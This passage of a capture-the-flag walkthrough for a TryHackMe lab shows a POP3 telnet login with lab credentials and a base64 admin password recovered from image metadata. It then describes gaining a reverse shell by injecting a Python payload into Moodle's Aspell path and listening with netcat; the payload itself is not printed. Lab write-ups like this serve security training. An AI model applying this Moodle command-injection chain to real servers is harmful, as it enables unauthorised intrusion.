
```
┌──(kali㉿kali)-[/etc]
└─$ telnet 10.10.141.207 55007
Trying 10.10.141.207...
Connected to 10.10.141.207.
Escape character is '^]'.
+OK GoldenEye POP3 Electronic-Mail System
USER doak
+OK
PASS goat
+OK Logged in.
LIST
+OK 1 messages:
1 606
.
RETR 1
+OK 606 octets
Return-Path: <doak@ubuntu>
X-Original-To: doak
Delivered-To: doak@ubuntu
Received: from doak (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id 97DC24549D
        for <doak>; Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
Message-Id: <20180425034731.97DC24549D@ubuntu>
Date: Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
From: doak@ubuntu

James,
If you're reading this, congrats you've gotten this far. You know how tradecraft works righ
t?

Because I don't. Go to our training site and login to my account....dig until you can exfil
trate further information......

username: dr_doak
password: 4England!
```




Let us visit the page. A private file is located.




As per the file, doak was able to capture admin credentials and it seems to be hidden in the file provided in the link.




We will download the file using wget command and use exiftool to search for any hidden data in the file. **ExifTool** is a command-line utility to **read, write, and edit metadata** in image, video, and audio files. It extracts info like camera model, GPS location, date, etc.




There seems to be an encoded message in image description. Let us use Cyberchef to decode it. Code seems to be base64 encoded (== in the end). When decoded it gave us result. This seems to be credential of admin.



https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)&input=ZUZkcGJuUmxjakU1VFRWNElRPT0
THM ChatGPT CyberChef portswigger portswigger Pentest Garage GTFOBins
Download CyberChef
Last build: 23 days ago - Version 10 is here! Read about the new features here
Operations
Search...
Favourites
To Base64
From Base64
To Hex
From Hex
To Hexdump
From Hexdump
URL Decode
Regular expression
Entropy
Fork
Magic
Data format
Encryption / Encoding
Recipe
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
Strict mode
STEP
BAKE!
Auto Bake
Input
eFdpbnRlcjE5OTV4IQ==
Output
xWinter1995x!



Returning to this web site?
Login here using your username and password
(Cookies must be enabled in your browser)
Username admin
Password
Login
Remember username
Forgotten your username or password?
Some courses may allow guest access
Login as a guest
You are not logged in.
Home

We got access to admin page. Since we have admin login, we can edit moodle pages. As per hint from Tryhackme, we are going to check spell checker plugin.




Visit site administration/server/system path. Here we can see path to 'Aspell' service. We will try injecting a python script and access reverse shell access. For this we use reverse shell cheat sheet by Pentestmonkey.







Let us copy paste python code from Pentestmonkey and make changes to IP and port numbers. I have used tunnelling ip since I am suing OpenVPN to access Tryhackme server. After saving changes, visit site administration/plugin/text editor/tinyMCE HTML editor and change spell engine to PSpellShell and save changes.




Now use netcat to listen to the port mentioned earlier in the python script. Netcat is a versatile networking tool for reading/writing data over TCP or UDP connections. Used for port scanning, banner grabbing, creating reverse shells etc.




To get reverse shell, we will create a new blog page and activate spell check. Now we have reverse shell connection in our netcat.



